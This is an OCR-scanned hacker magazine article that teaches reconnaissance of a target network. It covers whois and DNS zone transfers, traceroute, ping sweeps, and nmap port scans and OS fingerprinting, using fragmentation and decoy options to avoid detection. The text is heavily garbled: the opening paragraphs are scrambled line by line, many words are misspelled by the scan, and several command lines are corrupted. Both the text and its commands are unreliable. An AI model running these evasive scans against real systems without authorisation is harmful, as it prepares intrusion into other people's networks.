> computing today. With all of that said. that are unchallenged in the world of jet s jet snooping!

can't piece together. Believe ate! essery when snooping or you'll soon be are "Why am I backing this system?" and tem that you still don't understand and forts?" These questions are absolutely nec-"Where should I be concentrating my eltish a goal. Good questions to ask yourself through system profiling. We need to establost in a wealth of information about a sys-First we need to identify our larger

S whois "2600" ply commanding a "whois" query from with our target system. We do this by simactly how many domains are associated your *nix shell in this form: point for our attacks we need to find out ex-After we've established a good focal

more clearly identify your target domain. most elevely related to the organization and http://www.websitez.com/. will help point you as the right direction to This will show the domains that are Windeze USERS - COR

cute a vetois query from our shell again in or tamper with. For this, we'll simply execling the feature word most like to disable this fashion: DNS (demain name system served) is ban-Now we need to figure out exactly what

\$ whois 2600 com

with the domain, respectively. Later we'll secondary, and remary DNS's associated company's information, and the primary trative contact information, the hosting amount of information by:luding adminis-The results should give you a very good

Next we'll be working towards getting a better defined structure or map of the system in question. One of the best ways to get a good geographical idea of the system is to execute a zone transfer. If the admin of the system is brain-dead enough not to disable this feature, a backer may update the zone database from the primary master. This means that you may be able to enumerate a pretty fair description of exactly which box is where

Use the axir command from your shell to update the zone database and then use the axircat command to read the database records. You might learn a lot about this system! Windoze users may choose to use Sam Spade to achieve the same results.

cation set by the network as well as identify tool we can identify the path of communithis fishion to dodge this: packets you're seading. Use the is option in the firewall is blocking the path of the ing paths. If you get asterisks, it means that ber though that there may be multiple routrouter for the entire organization. Remembefore the destination domain is the border work has a firewell or router that the hop ets' journeys. We can assume that if the netdomain to display the results of the packnetwork. We can use traceroute which can structure and possible paths into our target the traceroute command followed by the packet-filtering routers, foewalls, etc. Use Windoze package most often. With this Agacerouse, tange and is included in the Now we'll need to map our network found -wog.hdl.so.qff/cqfl

\$ traceroute -s -p53 206.69.34.22

You can also use visualruate if you are so graphically inclined. Visualroute provides a pretty accurate representation of the network path geographically (as in globally).

Now we move on to bigger and better things. We've determined to some degree the way the system is structured and possibly where flowalls and packet-filtering routers may be located. Now we'll figure out exactly which features are open for exploitation. We'll be using fping and gping to go about doing this. You can use these tools in this manner:

Signing 206 69 34 1 255 (to generate a list of IP's for (ping)

\$ gping 206 69 34 1 255 | fping -a (m see if they're "alive")

In this case we're scanning the solmet of 20%.69.34.*. You have to make sure that you use quite a wide cange of class D's when scanning the subnet. UNIX scanning should be done with mosp (undentably): http://www.inscourc.org/nmsp. For Windoce Jusers there are a few relatively docent cools out there. Pinger, SolerWinds (http://www.solarwinds.net), WS_Ping Pro Pack (http://www.ipswitch.com), or NetScan tools (http://www.ipswitch.com).

I'll quickly outline the basics of network scanning. Network scanning works by sending out data 'packets' called ICMP packets (at the basic level) to each of the subnets to determine if the IP address is "open" and "fistening." Each tool determines whether the IP address is open in its own fashion. I'll explain the different methods a bittle later.

Some networks will block ICMP packets for obvious security reasons through packet-filtering maters or finewalls. We enix users can use map which offers ICP scans as well as ICMP scans. You may initiate the ICP scan with the -PT option and a port (my 80).

Now that we've decided which domains and IP addresses are open for communication, we need to determine which TCP and ODP "features" or applications are running on our target IP, what versions of these applications are running, and what OS (operating system) is running. We can figure this out by excepting a "port scan." Port scanning works in the different ways that nerwork scanning does.

The most common scanning technique is what is called the TCP connect scan. The TCP connect scan, the TCP connect scan, the TCP connect scan operates by sending a "SYN" packet to the system. The system responds with a "SYN"-ACK" packet and the scanner in turn responds with an "ACK" packet. This technique is most common and is very easily detectable.

The second most common scanding technique is what is called TCP SYN scanning or "half-open scanning." With half-open scanning a full connection isn't made, fusiteed, it completes a two-way handshake with a SYN pucket and a SYN-ACK packet (if the port is listening) or an RST/ACK packet (if the port is hit listening). This packet is a fulle more aberer and is most prehably not logged.

The other scanning methods include TCP FIN scanning, FCP X-mas tree scanning, UDP scaening, and others. I won't really go into these but you can email me about them if you're very curious, (Don't wony, I won't bite. Not for being interested anyway).

There are a few stellar tools out there for port scanning including UDP_Scan which is found in SARY (http://www.-wwdsi.com). NetCat (http://www.l0phr-com/-weld/testeat), and PotPeo and PotScan for Windoze (http://www.secucityfoens.com/).

We'll be using many because it's absolutely positively the greatest thing to come along for backers' use and above since coffee. Nonep offers a wide variety of TCP and UDP options when scanning. For SYN scanning use the -sS option followed by the IP address. You can "fragment" packets (not as easily detectable by routers) with the -f option. Network scanning is achieved with the -sF option followed by the IP range. We can also send decay packets to the system with the -D option which follows the IP address. How clite can this get?"

map -f 206.69.34.22 -D

Now we really really need to identify the operating systems that are supporting

the target system as well as the applications. We can identify some telltale signatures of operating systems with a little determination and homework because vendens interpret specific RFC guidelines differently when writing TCP/P stack design. For instance, the operating system is probably NT if ports 139 and 135 are open. If 139 is open hut not 135, the system is probably W1N95/98. If many applications are run, it's probably some flavor of UNIX. Some tellfale open port signs of a "aix low include the Berkeley R services (512-514), NIFS (2049), portmapper (111), and scally high port numbers (like over 32000 or so).

Stack smooping is a powerful technique that will allow you to determine each boxt's operating system with a good degree of probability. For more on TCP/IP stack design refer to http://www.inscoure.org/-manay/amap-fanger-printing-article.html.

Stack snouping includes many many complicated methods of operating system commerciation such as EIN probing, bugus flag probing, ISN sampling, ACK value discretion, ICMP-error message echoing integrity, TOS (type of service), TCP options, etc.

Nmap employs all of these techniques with the -O option. Make sure to specify the port (openally -p80). Remember to update your map operating system signatures on a regular basis (http://www.insecure.org-/cg/-lsia/nmap-submit.cg/).

These are a couple of other tools that I like to use in addition to amap that make life a little casier at times (not always). Queso only does OS detection but does a good job. Cheops is an awasome program that provides a graphical representation of OS enumeration (http://www.marko.net/cheops/).

Well, now you should have as much information as you'll ever get from your *cought* siction *cought*. Have fan and always remember that snowping is what sepatates the clite from the kiddies.

Kappenings

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